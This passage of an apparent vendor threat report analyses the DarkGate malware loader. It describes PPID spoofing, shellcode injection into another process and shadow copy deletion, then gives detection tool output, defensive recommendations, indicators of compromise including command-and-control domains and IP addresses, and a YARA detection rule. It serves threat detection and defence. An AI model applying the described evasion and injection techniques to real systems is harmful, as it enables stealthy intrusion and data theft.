Figure 14: The function responsible for PPID spoofing

In the code snippet provided, the DarkGate malware attempts to open the desired process and spoof it, repeating the attempt up to 12 times until successful. This process involves initializing and updating a thread attribute list. If successful, the execution flow progresses to a function where it allocates memory within the targeted process, writes malicious code into that memory space, and initiates a new thread within the target process to execute the injected code.

If the spoofing attempts fail after 12 tries, it exits with an error, specifically indicating an “InjectCustomShellcodeWithParamsAndSpoff failure”.

We can confirm whether the loader is using the PPID spoofing technique by running the Despoof tool that detects process spoofing written by our Principal Security Researcher, Jacob Gajek.

```
### Process GoogleUpdate.exe [6324] has a spoofed parent PID!
Fake PPID: 2640 (c:\windows\system32\taskhostw.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)
### Process GoogleUpdate.exe [10428] has a spoofed parent PID!
Fake PPID: 624 (c:\windows\system32\svchost.exe)
Real PPID: 6560 (C:\Program Files (x86)\Google\Update\GoogleUpdate.exe)
```

Figure 15: Running Despoof tool to detect PPID spoofing

DarkGate has the ability to manipulate browser data, delete shadow copies (provided the user has administrative rights), and initiate a shutdown of the infected host.



Figure 16: Additional DarkGate functionalities including system shutdown and browser folder manipulations

It's also worth mentioning that compared to previous versions of DarkGate, where the strings were encoded with custom base64-encoded strings, with the new version the byte arrays are used as inputs instead to break the existing scripts to decode the custom base64-encoded strings.

Figure 17: Encoded strings passed as byte arrays

What did we do?

- Our team of 24/7 SOC Cyber Analysts isolated the affected host to contain the infection.
- Provided remediation recommendations and support to the customer.

What can you learn from this TRU Positive?

- The DarkGate loader is rapidly becoming favored amongst threat actors owing to its stealth features and extensive array of capabilities.
- The loader is using PPID spoofing to evade detections.
- In the infection chain we observed, DanaBot appears to be deployed by the DarkGate loader.

Recommendations from our Threat Response Unit (TRU) Team:

Protecting against information stealers requires a multi-layered defense approach to defend endpoints from malware and detect or block unauthorized login activity against applications and remote access services.

Therefore, we recommend:

- Protecting endpoints against malware.
- Ensure antivirus signatures are up to date.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.
- If an information stealing malware is identified, reset the user's credentials, and terminate logon sessions immediately.
- Encouraging good cybersecurity hygiene among your users by using Phishing and Security Awareness Training (PSAT) when downloading software from the Internet.
- Restricting access to enterprise applications from personal devices outside the scope of security monitoring.
- Ensuring adequate logging is in place for remote access services such as VPNs and using modern authentication methods, which support MFA and conditional access.
- Prevent web browsers from automatically saving and storing passwords.
- Use of reputable password managers is recommended instead.

Indicators of Compromise

Name	Indicators
Website serving DarkGate payload	assetfinder[.]org
kdvyeg.au3	296c88dda6b9864da68f0918a6a7280d
Decrypted DarkGate payload	786486d57e52d2c59f99f841989bfc9d
DarkGate C2	whatup[.]cloud
DarkGate C2	dreamteamup[.]shop
DanaBot	137215315ebf1a920f6ca96be486e358
DanaBot C2	34.106.84.60:443
DanaBot C2	35.241.250.23:443
DanaBot C2	35.198.55.140:443

DanaBot C2	34.79.119.253:443
DanaBot embedded hash	32283E415C433DE356C9557DF0309441
IrsForm1340.pdf (decoy file)	d8b39e8d78386294e139286f27568dd6

Yara

```
rule DarkGate {
   meta:
       author = "RussianPanda"
       description = "Detects DarkGate"
       date = "9/17/2023"
   strings:
       $s1 = "hanydesk"
       $s2 = "darkgate.com"
       $s3 = "zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+="
       $s4 = {80 e3 30 81 e3 ff 00 00 00 c1 eb 04}
       $s5 = {80 e3 3c 81 e3 ff 00 00 00 c1 eb 02}
       $s6 = {80 e1 03 c1 e1 06}
   condition:
       all of ($s*)
       and uint16(0) == 0x5A4D
   }
```

Reference

- https://securelist.com/doublefinger-loader-delivering-greetingghoul-cryptocurrency-stealer/109982/
- https://twitter.com/ffforward/status/1461417886526984195?s=20
- https://0xtoxin.github.io/threat breakdown/DarkGate-Camapign-Analysis/

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
